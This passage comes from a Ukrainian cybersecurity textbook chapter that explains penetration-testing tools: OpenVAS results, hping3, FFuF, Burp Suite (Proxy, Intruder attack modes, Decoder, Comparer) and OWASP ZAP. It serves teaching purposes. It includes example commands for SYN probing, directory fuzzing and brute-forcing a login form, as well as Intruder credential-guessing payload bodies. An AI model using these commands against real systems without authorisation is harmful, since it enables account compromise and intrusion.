


Рис. 6.18 Результати сканування в Greenbone OpenVAS

На рис. 6.18 представлено результати сканування, зокрема інформацію про вразливості на сервері. Кругова діаграма показує розподіл вразливостей за рівнем серйозності, гістограма – кількість вразливостей за шкалою CVSS (Common Vulnerability Scoring System). В таблиці виявлених вразливостей для кожної з них вказано: назву, оцінку серйозності (в балах від 0 до 10), якість даних (у відсотках), що вказує на впевненість у виявленні вразливості, IP-адресу сервера та порт, на якому виявлено вразливості, час і дату створення звіту.

Hping

Hping – це інструмент для аналізу та генерації TCP/IP-пакетів, широко використовується для тестування мережі, сканування портів та виявлення мережевих вразливостей. Він є гнучким та потужним інструментом, який часто використовується системними адміністраторами та фахівцями з безпеки для мережевої діагностики та тестування. Він може створювати спеціальні пакети будь-якого типу: TCP, UDP, ICMP, що дає можливість тестувати різні аспекти мережі та пристроїв, дозволяє трасувати шлях пакетів від джерела до цілі, може використовуватися для сканування відкритих або закритих портів на віддалених системах, що допомагає виявляти активні сервіси або вразливі точки. Можна перевіряти налаштування фаєрвола або роботи систем виявлення вторгнень (IDS). Часто використовують для тестування витривалості мереж до атак SYN-флудинг та інших DoS атак. Дозволяє відправляти пакети на певні інтервали часу та збирати статистику, що допомагає оцінити пропускну здатність мережі та час відгуку.Приклад:

hping3 -S target_ip -p 80

-S – встановлення прапора SYN,
target_ip – IP-адреса цілі,
-p 80 – порт 80.

FFuF

FFuF (або Fuzz Faster U Fool)[26] – це інструмент для вебфаззингу, який використовується для пошуку шляхів, файлів і параметрів на вебсерверах або у вебдодатках шляхом надсилання великої кількості HTTP-запитів.

Фаззинг (fuzzing) – це метод тестування безпеки, під час якого в різні частини програми вводять випадкові або спеціально підібрані значення з метою виявлення помилок або вразливостей.

FFuF може використовуватися для знаходження прихованих директорій на вебсайті або сервері, дозволяє знаходити файли, такі як конфігураційні файли, резервні копії або файли із чутливою інформацією, може використовуватися для перевірки різних параметрів в URL, запитах POST, заголовках або тілах HTTP-запитів. Інструмент підтримує фаззинг як GET-, так і POST-запитів. Крім того, він дозволяє налаштовувати HTTP-заголовки (наприклад, Cookies, User-Agent, Authorization) для точнішого тестування. FFuF дозволяє фільтрувати результати на основі різних параметрів, таких як коди статусу HTTP-відповідей, розмір відповідей або час відповіді сервера, може працювати з великою кількістю словників (наприклад, списки популярних файлів і директорій).




Рис. 6.19 Результати фаззингу з допомогою FFuF

Фаззинг шляхів на вебсайті:

ffuf -u http://example.com/FUZZ -w wordlist.txt

-u – URL, де замість *FUZZ* буде підставлено кожен елемент зі словника.
-w – файл словника для фаззингу.

Фаззинг POST-запитів:

ffuf -u http://example.com/login -w users.txt:USER -w passwords.txt:PASS -X POST -d "username=USER&password=PASS"

-X POST – тип запиту POST,
-d – комбінації імен користувачів і паролів зі словників *users.txt* та *passwords.txt*.

[26] FFuF. URL: https://github.com/ffuf/ffuf

Фільтрування результатів:

ffuf -u http://example.com/FUZZ -w wordlist.txt -fc 403

Цей приклад виключає відповіді з кодом *403* (Forbidden), зосереджуючись на інших результатах.

FFuF широко використовується для пошуку прихованих ресурсів: конфігураційних файлів, що можуть містити паролі, файли журналів або резервних копій, прихованих директорій або API-ендоінтів, що робить його надзвичайно корисним для пошуку потенційно вразливих елементів, які не були належним чином захищені або видалені.




Рис. 6.20 Пошук прихованих ресурсів з допомогою FFuF

Burp Suite

Burp Suite[27,28,29] – це комплексний набір інструментів для тестування безпеки вебдодатків, який активно використовують фахівці з кібербезпеки та пентестери. Цей інструмент допомагає виявляти вразливості у вебдодатках, такі як SQL-ін'єкції, міжсайтовий скриптинг (XSS) та інші види атак. Burp Suite дозволяє перехоплювати трафік між браузером і сервером, змінювати запити, аналізувати відповіді, а також проводити автоматизоване сканування на наявність вразливостей. Це потужний інструмент, який може бути налаштований для ручного або автоматичного тестування.

Його ключовими функціями є:

1. **Proxy** дозволяє перехоплювати, переглядати та змінювати HTTP(S)-запити між браузером та сервером, що дозволяє аналізувати та модифікувати трафік у реальному часі.
2. **Repeater** дає можливість зберігати, змінювати та повторно відправляти один і той самий запит стільки разів, скільки потрібно, для тестування різних варіантів відповіді сервера.
3. **Intruder** використовується для автоматизації атак грубої сили або фаззингу, що допомагає у пошуку вразливостей шляхом надсилання великої кількості модифікованих запитів.

---

[27] Burp Suite documentation. URL: https://portswigger.net/burp/documentation

[28] Опановуємо Burp Suite, незамінний інструмент для пентестерів. URL: https://hackyourmom.com/osvita/opanovuyemo-burp-suite-nezaminnyj-instrument-dlya-pentesteriv/

[29] Wear S. Burp Suite Cookbook - Second Edition. Web Application Security Made Easy with Burp Suite, 2023. 450 p.

4. **Decoder** – інструмент для кодування та декодування даних у різних форматах, таких як Base64, URL-кодування тощо.

5. **Comparer** – функція для порівняння двох частин даних з метою виявлення відмінностей, наприклад, змін в байтах або словах між запитами та відповідями.

6. **Sequencer** – застосовується для аналізу випадковості та передбачуваності сесійних токенів або інших даних, що генеруються додатком.

Завдяки Proxy, можна детально переглядати кожен запит, який надсилається з браузера, і кожну відповідь, що надходить від сервера, що є ключовим елементом у процесі ручного тестування безпеки вебдодатків. Дозволяє зупиняти запити та відповіді в реальному часі для подальшого аналізу та внесення змін, редагувати їх перед відправкою чи отриманням для тестування різних сценаріїв і виявлення вразливостей. Після перехоплення запит можна передати до інших інструментів, таких як Repeater або Intruder, для подальшого дослідження. Дозволяє працювати з шифрованими з'єднаннями (HTTPS), розшифровуючи трафік для детального аналізу.


Рис. 6.21 Інтерфейс вкладки Proxy > Intercept в Burp Suite

На рис. 6.21 показано інтерфейс вкладки Proxy. На ній вказано до якого вебсайту було сформовано перехоплений запит та IP-адреса сервера.

Кнопки керування:

- Forward – відправляє перехоплений запит до сервера,
- Drop – відхиляє запит,
- Intercept is on –перехоплення запитів активоване,
- Action –додаткові налаштування дій,
- Open browser – відкриває браузер для навігації та тестування.

У вікні Raw відображається запит.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
8	https://assets.tryhackme.com	GET	/js/popper.min.js			200	34557	script	js	
10	https://assets.tryhackme.com	GET	/js/jquery.min.js?v=3.5.1	✓		200	128920	script	js	
18	https://assets.tryhackme.com	GET	/js/bootstrap431.min.js			200	93752	script	js	
19	https://assets.tryhackme.com	GET	/js/script.js?v=3.11	✓		200	21758	script	js	
20	https://assets.tryhackme.com	GET	/js/validation.js			200	1935	script	js	
40	https://tryhackme.com	GET	/assets/pace/pace.js			200	28469	script	js	
42	https://cdnjs.cloudflare.com	GET	/ajax/libs/cookieconsent2/3.0.3/cookie...			200	20784	script	js	
43	https://kenwheeler.github.io	GET	/slick/slick/slick.js			200	84960	script	js	
44	https://tryhackme.com	GET	/cdn-cgi/scripts/5c5dd728/cloudflare-...			200	1624	script	js	
45	https://assets.tryhackme.com	GET	/js/paths.js?v=1.3	✓		200	8891	script	js	

Рис. 6.22 Інтерфейс вкладки Proxy > HTTP history в Burp Suite

На рис. 6.22 показано вкладку HTTP history, яка використовується для перегляду історії HTTP-запитів і відповідей. В таблиці відображені всі запити, які було перехоплено під час сесії.

- Host – хост, до якого було надіслано запит.
- Method – HTTP-метод, який використовується для запиту.
- URL – адреса ресурсу, який запитувався.
- Params – позначка, яка вказує на наявність параметрів у запиті.
- Edited – відмітка про те, чи було змінено запит перед його надсиланням.
- Status code – код відповіді сервера.
- Length – довжина відповіді в байтах.
- MIME type – тип контенту відповіді.
- Extension – розширення файлів, що були запитані.

Intruder дозволяє автоматично створювати велику кількість запитів із змінними значеннями. Це корисно для тестування форм, API, ідентифікаторів сесій та інших елементів вебдодатків. Є можливість вибирати різні параметри у запиті, які будуть змінюватися під час атаки, а також задавати списки значень (payloads) для підстановки. Intruder дозволяє підставляти в поля запитів різні значення для перевірки того, як сервер обробляє неочікувані або шкідливі дані, що допомагає виявити вразливості. З його допомогою можна автоматизувати атаки, спрямовані на злом паролів або ключів доступу, використовуючи словники чи інші варіанти комбінацій. Він дозволяє відслідковувати статус-коди відповідей, довжину відповідей і змінювати параметри запитів для більш глибокого аналізу вразливостей.

Ключовими вкладками в Intruder є:

- **Positions** – тут вибирається тип атаки (Sniper, Battering ram, Pitchfork, Cluster bomb) і вказується, де будуть вставлятися значення Payloads (наприклад, у полях для логіну або паролю). Поля для вставки обираються через спеціальні символи $, як у прикладі:

  username=$user$&password=$pass$

- **Payloads** дозволяє обирати значення, які будуть вставлятися в зазначені місця. Є можливість завантажити список можливих значень (наприклад, списки паролів або імен користувачів) або вручну вказати варіанти. Підтримується кілька типів значень, зокрема числові діапазони, словники або випадкові рядки.

– **Resource Pool** доступна лише в професійній версії Burp Suite і дозволяє керувати розподілом ресурсів для багатопотокових атак. У Community Edition вона не використовується.
– **Settings** дозволяє налаштувати різні параметри атаки: фільтрація запитів, обробка редиректів.




Рис. 6.23 Інтерфейс Intruder > Positions в Burp Suite

На рис. 6.23 показано інтерфейс Positions в Intruder. Обраний тип атаки Sniper, при якому змінюється лише одне поле у запиті за один прохід. У вікні Payload positions користувач може налаштовувати позиції, в яких будуть вставлятися змінні значення (payloads). В поточному прикладі обрано дві позиції для вставки: *username $pentester$* та *password $Expl0it3d$*.

Користувач може додавати або очищати позиції для вставки змінних за допомогою кнопок:

Add – додати позицію.
Clear – очистити всі позиції.
Auto – автоматично визначити позиції.
Refresh – оновити інформацію.

Intruder пропонує чотири типи атак, кожен з яких призначений для різних сценаріїв тестування безпеки:

Sniper підходить, коли потрібно змінювати лише одну змінну (payload) за один запит. Він проходить через кожне місце вставки payload окремо, перевіряючи кожен варіант значення. Наприклад, якщо є два параметри для перевірки, спершу зміниться перший, потім другий.

Battering ram використовується, коли всі параметри мають бути замінені на одне й те ж значення. У цьому режимі payload вставляється в усі обрані місця одночасно, що підходить для атак, де кожен параметр повинен отримати однакове значення (наприклад, тестування SQL-ін'єкцій).

Pitchfork дозволяє тестувати кілька змінних одночасно, використовуючи різні значення для кожного з них. Кожен payload зі свого списку вставляється в відповідне місце. Це ніби паралельний тест для декількох параметрів. Наприклад, якщо є два місця для payload, кожне отримує свої власні унікальні значення з різних списків.

Cluster bomb – це найбільш потужний тип атаки, який перебирає всі можливі комбінації значень payload для всіх зазначених місць вставки. Наприклад, якщо є два параметри та по 3 варіанти для кожного, буде виконано 9 запитів (усі можливі комбінації). Використовується для повного перебору всіх можливих значень, що корисно для складних атак, де важливі всі можливі поєднання даних.

Рис. 6.24 показує інтерфейс вкладки Payload в Intruder.

Тіло запиту
username=burp&password=Expl01ted
username=suite&password=Expl01ted
username=intruder&password=Expl01ted
username=pentester&password=burp
username=pentester&password=suite
username=pentester&password=intruder

Тіло запиту
username=burp&password=burp
username=suite&password=suite
username=intruder&password=intruder

Тіло запиту
username=joel&password=J03l
username=harriet&password=Emma1815
username=alex&password=Sk1ll

Тіло запиту
username=joel&password=J03l
username=harriet&password=J03l
username=alex&password=J03l
username=joel&password=Emma1815
username=harriet&password=Emma1815
username=alex&password=Emma1815
username=joel&password=Sk1ll
username=harriet&password=Sk1ll
username=alex&password=Sk1ll

Основні елементи інтерфейсу включають:

1. **Payload sets** (набори корисного навантаження) – один або більше наборів корисного навантаження. Тип корисного навантаження обирається зі списку, наприклад, "Simple list" (Простий список), а також відображаються кількість корисного навантаження та кількість запитів.

2. **Payload settings [Simple list]** (налаштування корисного навантаження [простий список]) дозволяє налаштувати простий список рядків, які використовуються як корисне навантаження. Доступні кнопки для додавання, завантаження, видалення, очищення, та видалення дублікатів елементів у списку.

3. **Payload processing** (обробка корисного навантаження) – правила для виконання різних обробок кожного корисного навантаження перед його використанням. Є можливість додавати, редагувати, видаляти та змінювати порядок правил.

4. **Payload encoding** (кодування корисного навантаження) дозволяє виконати URL-кодування вибраних символів у кінцевому корисному навантаженні для безпечної передачі в межах HTTP-запитів. Є галочка для увімкнення кодування та поле для вказування символів, які слід кодувати.




Рис. 6.24 Інтерфейс Intruder > Payload в Burp Suite

Інтерфейс має кнопки для взаємодії з елементами списків і налаштувань, а також кнопку Start attack для запуску атаки.

Вкладка Decoder використовується для декодування і кодування різних типів даних. Ця вкладка допомагає аналізувати або перетворювати дані в різних форматах, що часто потрібно під час тестування безпеки вебдодатків.

Можна вручну ввести або вставити текст чи дані, а потім застосувати різні методи кодування або декодування, наприклад, Base64, URL encoding, HTML encoding, URL decoding, тощо. Decoder може автоматично визначати формат введених даних і пропонувати відповідні варіанти кодування чи декодування. Він підтримує конвертацію даних у різні формати, наприклад, з

ASCII до Hex, з Unicode до ASCII і навпаки. Можна працювати з бінарними даними, що може бути корисним при аналізі файлів, токенів або спеціалізованих протоколів. Можна застосовувати кілька операцій послідовно, щоб перетворити дані на потрібний формат. Decoder зберігає історію застосованих операцій, дозволяючи повернутися до попередніх кроків або переглянути результати проміжних кодувань.





Рис. 6.25 Інтерфейс вкладки Decoder в Burp Suite

Вкладка Comparer використовується для порівняння двох фрагментів даних, що може бути корисним для виявлення відмінностей між відповідями сервера, сесіями, даними або будь-якими іншими текстовими або бінарними даними. Ця функція особливо корисна під час тестування безпеки для порівняння поведінки додатка в різних умовах, наприклад, при зміні вхідних даних або сесійних токенів.



Можна вручну вставити або скопіювати текст чи дані для порівняння в двох окремих вікнах. Підтримується вставка даних з інших вкладок (Proxy, Intruder, Repeater тощо) та різні типи порівнянь (текстове та бінарне). Порівняння текстових даних може бути порівнянням HTML-відповідей, коду або JSON, для виявлення відмінностей в рядках або символах. Порівняння бінарних даних – це порівняння файлів, щоб виявити відмінності на рівні байтів. Результати відображаються у вигляді візуальної діаграми, що показує додані, змінені або видалені рядки або байти, відмінності підсвічуються для швидкого і легкого аналізу. Є можливість переходу до кожної відмінності, що дозволяє детально проаналізувати різницю. Також наявна підтримка фільтрації відмінностей для спрощення аналізу. Можна експортувати результати порівняння для подальшого аналізу або документування.

OWASP ZAP

OWASP ZAP (Zed Attack Proxy)[30,31] – це інструмент для тестування безпеки вебдодатків з відкритим вихідним кодом, розроблений у рамках проєкту OWASP (Open Web Application Security Project).

[30] Zed Attack Proxy (ZAP). URL: https://www.zaproxy.org/
[31] Soper R., Torres N.N., Almoailu A. Zed Attack Proxy Cookbook, 2023. 284 p.

ZAP може перехоплювати та аналізувати HTTP/HTTPS-запити між браузером та вебдодатком, що дозволяє дослідникам безпеки бачити й змінювати трафік для виявлення можливих вразливостей.

